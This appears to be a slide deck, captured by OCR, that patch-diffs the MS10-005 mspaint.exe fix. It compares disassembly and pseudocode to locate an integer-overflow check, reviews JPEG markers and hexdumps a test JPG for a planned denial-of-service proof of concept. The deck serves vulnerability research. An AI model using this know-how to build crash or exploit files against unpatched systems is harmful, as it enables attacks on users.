
Diffing Graphs [1]

- Un-patched mspaint.exe




Diffing Graphs [2]


- Patched mspaint.exe




Diffing Graphs [3]



Diffing Graphs [4]





Diffing ASM

Text Compare - UltraCompare Professional

File Edit View Mode Options Merge Window Help

C:\Microsoft\Windows\MS10-005\Diffing\mspaint_unpatched_asm.txt

```
22      .text:01030F7C                 push    esi
23      .text:01030F7D                 mov     esi, [ebp+arg_8]
24      .text:01030F80                 test    esi, esi
25  *   .text:01030F82                 jnz     short loc_1030F8B
26  *   .text:01030F84                 xor     eax, eax
27  *   .text:01030F86                 jmp     loc_1031058
28  *   .text:01030F8B ; ---------------------------------------------------------
29  *   .text:01030F8B
30  *   .text:01030F8B loc_1030F8B:                            ; CODE XREF: sub_1030F6D
31  *   .text:01030F8B                 push    ebx
32  *   .text:01030F8C                 mov     ebx, [ebp+arg_0]
33  *   .text:01030F8F                 mov     eax, [ebx+10h]
34  *   .text:01030F92                 mov     ecx, [ebx+0Ch]
35  *   .text:01030F95                 add     eax, esi
36  *   .text:01030F97                 add     ecx, 0Eh
37  *   .text:01030F9A                 cmp     ecx, eax
38  *   .text:01030F9C                 jnb     short loc_1030FB1
39  *   .text:01030F9E                 add     eax, 0FFFFFFF2h
40  *   .text:01030FA1                 push    eax             ; dwBytes
41  *   .text:01030FA2                 mov     ecx, ebx
42  *   .text:01030FA4                 call    sub_1030D9C
43  *   .text:01030FA9                 test    eax, eax
44  *   .text:01030FAB                 jnz     loc_1031057
45  *   .text:01030FB1
46  *   .text:01030FB1 loc_1030FB1:                            ; CODE XREF: sub_1030F6D
47  *   .text:01030FB1                 mov     edx, [ebx+10h]
48  *   .text:01030FB4                 cmp     edx, 0Eh
49  *   .text:01030FB7                 push    edi
50  *   .text:01030FB8                 jnb     short loc_1030FF0
51  *   .text:01030FBA                 push    0Eh
52  *   .text:01030FBC                 pop     eax
53  *   .text:01030FBD                 sub     eax, edx
54  *   .text:01030FBF                 cmp     esi, eax
55  *   .text:01030FC1                 jnb     short loc_1030FC5
56  *   .text:01030FC3                 mov     eax, esi
57  *   .text:01030FC5
58  *   .text:01030FC5 loc_1030FC5:                            ; CODE XREF: sub_1030F6D
```

C:\Microsoft\Windows\MS10-005\Diffing\mspaint_patched_asm.txt

```
22  .text:01030F7C                 push    esi
23  .text:01030F7D                 mov     esi, [ebp+arg_8]
24  .text:01030F80                 test    esi, esi
25  .text:01030F82                 push    edi
26  .text:01030F83                 jnz     short loc_1030F8C
27  .text:01030F85                 xor     eax, eax
28  .text:01030F87                 jmp     loc_103106F
29  .text:01030F8C ; ---------------------------------------------------------
30  .text:01030F8C
31  .text:01030F8C loc_1030F8C:                            ; CODE XREF: sub_1030F6D+16
32  .text:01030F8C                 push    ebx
33  .text:01030F8D                 mov     ebx, [ebp+arg_0]
34  .text:01030F90                 mov     ecx, [ebx+10h]
35  .text:01030F93                 lea     eax, [ecx+esi]
36  .text:01030F96                 cmp     eax, ecx
37  .text:01030F98                 jb      loc_1031069
38  .text:01030F9E                 cmp     eax, esi
39  .text:01030FA0                 jb      loc_1031069
40  .text:01030FA6                 mov     ecx, [ebx+0Ch]
41  .text:01030FA9                 add     ecx, 0Eh
42  .text:01030FAC                 cmp     ecx, eax
43  .text:01030FAE                 jnb     short loc_1030FC3
44  .text:01030FB0                 add     eax, 0FFFFFFF2h
45  .text:01030FB3                 push    eax             ; dwBytes
46  .text:01030FB4                 mov     ecx, ebx
47  .text:01030FB6                 call    sub_1030D9C
48  .text:01030FBB                 test    eax, eax
49  .text:01030FBD                 jnz     loc_103106E
50  .text:01030FC3
51  .text:01030FC3 loc_1030FC3:                            ; CODE XREF: sub_1030F6D+41
52  .text:01030FC3                 mov     edx, [ebx+10h]
53  .text:01030FC6                 cmp     edx, 0Eh
54  .text:01030FC9                 jnb     short loc_1031001
55  .text:01030FCB                 push    0Eh
56  .text:01030FCD                 pop     eax
57  .text:01030FCE                 sub     eax, edx
58  .text:01030FD0                 cmp     esi, eax
```

```
1   .text:01030F6D
```

```
1   .text:01030F6D
```

Scrollable Map | 1 Block(s) diff 110 : 118 Line(s) diff | Different

Diffing Pseudocode

Text Compare - UltraCompare Professional

File Edit View Mode Options Merge Window Help

C:\Microsoft\Windows\MS10-005\Diffing\mspaint_unpatched_c.txt

```
1      int __stdcall sub_1030F6D(int a1, const void *a2, unsigned int a3, int a4)
2      {
3        int result; // eax@4
4  *     unsigned int v5; // eax@5
5  *     unsigned int v6; // edx@7
6  *     unsigned int v7; // eax@8
7  *     const void *v8; // esi@10
8  *     LPVOID v9; // eax@13
   !>
9
10       if ( a4 )
11         *(_DWORD *)a4 = 0;
12       if ( !a3 )
13         return 0;
14 *     v5 = a3 + *(_DWORD *)(a1 + 16);
15 *     if ( *(_DWORD *)(a1 + 12) + 14 >= v5 || (result = sub_1030D9C(v5 - 14), !resul
   !>
   !>
   !>
16       {
17 *       v6 = *(_DWORD *)(a1 + 16);
18 *       if ( v6 < 0xE )
19         {
20 *         v7 = 14 - v6;
21 *         if ( a3 < 14 - v6 )
22 *           v7 = a3;
23 *         v8 = a2;
24 *         a2 = (char *)a2 + v7;
25 *         a3 -= v7;
26 *         memcpy((void *)(v6 + a1 + 20), v8, v7);
27 *         *(_DWORD *)(a1 + 16) += v7;
28           if ( a4 )
29 *           *(_DWORD *)a4 += v7;
30         }
31         if ( a3 )
32         {
33 *         v9 = GlobalLock(*(HGLOBAL *)(a1 + 8));
```

C:\Microsoft\Windows\MS10-005\Diffing\mspaint_patched_c.txt

```
1  int __stdcall sub_1030F6D(int a1, const void *a2, unsigned int a3, int a4)
2  {
3    int result; // eax@4
4    int v5; // eax@5
5    unsigned int v6; // ecx@5
6    unsigned int v7; // edx@9
7    unsigned int v8; // eax@10
8    const void *v9; // esi@12
9    LPVOID v10; // eax@15
10
11   if ( a4 )
12     *(_DWORD *)a4 = 0;
13   if ( !a3 )
14     return 0;
15   v6 = *(_DWORD *)(a1 + 16);
16   v5 = v6 + a3;
17   if ( v6 + a3 < v6 || v5 < a3 )
18     return -2147467259;
19   if ( *(_DWORD *)(a1 + 12) + 14 >= (unsigned int)v5 || (result = sub_1030D9C(v5 -
20   {
21     v7 = *(_DWORD *)(a1 + 16);
22     if ( v7 < 0xE )
23     {
24       v8 = 14 - v7;
25       if ( a3 < 14 - v7 )
26         v8 = a3;
27       v9 = a2;
28       a2 = (char *)a2 + v8;
29       a3 -= v8;
30       memcpy((void *)(v7 + a1 + 20), v9, v8);
31       *(_DWORD *)(a1 + 16) += v8;
32       if ( a4 )
33         *(_DWORD *)a4 += v8;
34     }
35     if ( a3 )
36     {
37       v10 = GlobalLock(*(HGLOBAL *)(a1 + 8));
```

```
1  int __stdcall sub_1030F6D(int a1, const void *a2, unsigned int a3, int a4)
```

```
1  int __stdcall sub_1030F6D(int a1, const void *a2, unsigned int a3, int a4)
```

Ready | Scrollable Map | 7 Block(s) diff 21 : 25 Line(s) diff | Different

The Fix [1]

```
3   int result; // eax@4
4   int v5; // eax@5
5   unsigned int v6; // ecx@5
6   unsigned int v7; // edx@9
7   unsigned int v8; // eax@10
8   const void *v9; // esi@12
9   LPVOID v10; // eax@15
10
11  if ( a4 )
12    *(_DWORD *)a4 = 0;
13  if ( !a3 )
14    return 0;
15  v6 = *(_DWORD *)(a1 + 16);
16  v5 = v6 + a3;
17  if ( v6 + a3 < v6 || v5 < a3 )        // The Integer Overflow Fix
18    return -2147467259;
19  if ( *(_DWORD *)(a1 + 12) + 14 >= (unsigned int)v5 || (result = sub_1030D9C(v5 -
20  {
21    v7 = *(_DWORD *)(a1 + 16);
22    if ( v7 < 0xE )
23    {
```

The Fix [2]

- If Integer Overflow -> Error code 80004005h

```
.text:01030F8D                 mov     ebx, [ebp+arg_0]
.text:01030F90                 mov     ecx, [ebx+10h]
.text:01030F93                 lea     eax, [ecx+esi]
.text:01030F96                 cmp     eax, ecx
.text:01030F98                 jb      loc_1031069
.text:01030F9E                 cmp     eax, esi
.text:01030FA0                 jb      loc_1031069
.text:01030FA6                 mov     ecx, [ebx+0Ch]
.text:01030FA9                 add     ecx, 0Eh
.text:01030FAC                 cmp     ecx, eax
.text:01030FAE                 jnb     short loc_1030FC3
.text:01030FB0                 add     eax, 0FFFFFFF2h
.text:01030FB3                 push    eax             ; dwBytes
```

```
.text:01031067                 jmp     short loc_103106E
.text:01031069 ; ---------------------------------------------------------------
.text:01031069
.text:01031069 loc_1031069:                            ; CODE XREF: sub_1030F6D+2B↑j
.text:01031069                                         ; sub_1030F6D+33↑j
.text:01031069                 mov     eax, 80004005h
.text:0103106E
.text:0103106E loc_103106E:                            ; CODE XREF: sub_1030F6D+50↑j
```

Exploit Wednesday

- Using JPG file format
- Large Pixel Size (Integer Overflow)
- Exploit in Python
- DoS PoC

JPG File Format [1]

Common JPEG markers[11]

Short name	Bytes	Payload	Name	Comments
SOI	0xFFD8	*none*	Start Of Image	
SOF0	0xFFC0	*variable size*	Start Of Frame (Baseline DCT)	Indicates that this is a baseline DCT-based JPEG, and specifies the width, height, number of components, and component subsampling (e.g., 4:2:0).
SOF2	0xFFC2	*variable size*	Start Of Frame (Progressive DCT)	Indicates that this is a progressive DCT-based JPEG, and specifies the width, height, number of components, and component subsampling (e.g., 4:2:0).
DHT	0xFFC4	*variable size*	Define Huffman Table(s)	Specifies one or more Huffman tables.
DQT	0xFFDB	*variable size*	Define Quantization Table(s)	Specifies one or more quantization tables.
DRI	0xFFDD	2 bytes	Define Restart Interval	Specifies the interval between RST*n* markers, in macroblocks. This marker is followed by two bytes indicating the fixed size so it can be treated like any other variable size segment.

From http://en.wikipedia.org/wiki/JPEG


JPG File Format [2]

SOS	0xFFDA	*variable size*	Start Of Scan	Begins a top-to-bottom scan of the image. In baseline DCT JPEG images, there is generally a single scan. Progressive DCT JPEG images usually contain multiple scans. This marker specifies which slice of data it will contain, and is immediately followed by entropy-coded data.
RST*n*	0xFFD0 … 0xFFD7	*none*	Restart	Inserted every *r* macroblocks, where *r* is the restart interval set by a DRI marker. Not used if there was no DRI marker. The low 3 bits of the marker code, cycles from 0 to 7.
APP*n*	0xFFE*n*	*variable size*	Application-specific	For example, an Exif JPEG file uses an APP1 marker to store metadata, laid out in a structure based closely on TIFF.
COM	0xFFFE	*variable size*	Comment	Contains a text comment.
EOI	0xFFD9	*none*	End Of Image	

From http://en.wikipedia.org/wiki/JPEG

Building the PoC Exploit [1]

- Using a temp JPG file.



Building the PoC Exploit [2]

- Hexdump the JPG file.

XVI32 - PoC_mspaint_intover_test1.JPG

File Edit Search Address Bookmarks Tools XVIscript Help

0	FF	D8	FF	E0	00	10	4A	46	49	46	00	01	01	01	00	60	00	60	00	00	FF	DB	00	43	00	08	06	06	07	06	05	08	07	07	07	09	09	08
26	0A	0C	14	0D	0C	0B	0B	0C	19	12	13	0F	14	1D	1A	1F	1E	1D	1A	1C	1C	20	24	2E	27	20	22	2C	23	1C	1C	28	37	29	2C	30	31	34
4C	34	34	1F	27	39	3D	38	32	3C	2E	33	34	32	FF	DB	00	43	01	09	09	09	0C	0B	0C	18	0D	0D	18	32	21	1C	21	32	32	32	32	32	32
72	32	32	32	32	32	32	32	32	32	32	32	32	32	32	32	32	32	32	32	32	32	32	32	32	32	32	32	32	32	32	32	32	32	32	32	32	32	32
98	32	32	32	32	32	32	FF	C0	00	11	08	00	05	00	07	03	01	22	00	02	11	01	03	11	01	FF	C4	00	1F	00	00	01	05	01	01	01	01	01
BE	01	00	00	00	00	00	00	00	00	01	02	03	04	05	06	07	08	09	0A	0B	FF	C4	00	B5	10	00	02	01	03	03	02	04	03	05	05	04	04	00
E4	00	01	7D	01	02	03	00	04	11	05	12	21	31	41	06	13	51	61	07	22	71	14	32	81	91	A1	08	23	42	B1	C1	15	52	D1	F0	24	33	62
10A	72	82	09	0A	16	17	18	19	1A	25	26	27	28	29	2A	34	35	36	37	38	39	3A	43	44	45	46	47	48	49	4A	53	54	55	56	57	58	59	5A
130	63	64	65	66	67	68	69	6A	73	74	75	76	77	78	79	7A	83	84	85	86	87	88	89	8A	92	93	94	95	96	97	98	99	9A	A2	A3	A4	A5	A6
156	A7	A8	A9	AA	B2	B3	B4	B5	B6	B7	B8	B9	BA	C2	C3	C4	C5	C6	C7	C8	C9	CA	D2	D3	D4	D5	D6	D7	D8	D9	DA	E1	E2	E3	E4	E5	E6	E7
17C	E8	E9	EA	F1	F2	F3	F4	F5	F6	F7	F8	F9	FA	FF	C4	00	1F	01	00	03	01	01	01	01	01	01	01	01	01	00	00	00	00	00	00	01	02	03
1A2	04	05	06	07	08	09	0A	0B	FF	C4	00	B5	11	00	02	01	02	04	04	03	04	07	05	04	04	00	01	02	77	00	01	02	03	11	04	05	21	31
1C8	06	12	41	51	07	61	71	13	22	32	81	08	14	42	91	A1	B1	C1	09	23	33	52	F0	15	62	72	D1	0A	16	24	34	E1	25	F1	17	18	19	1A
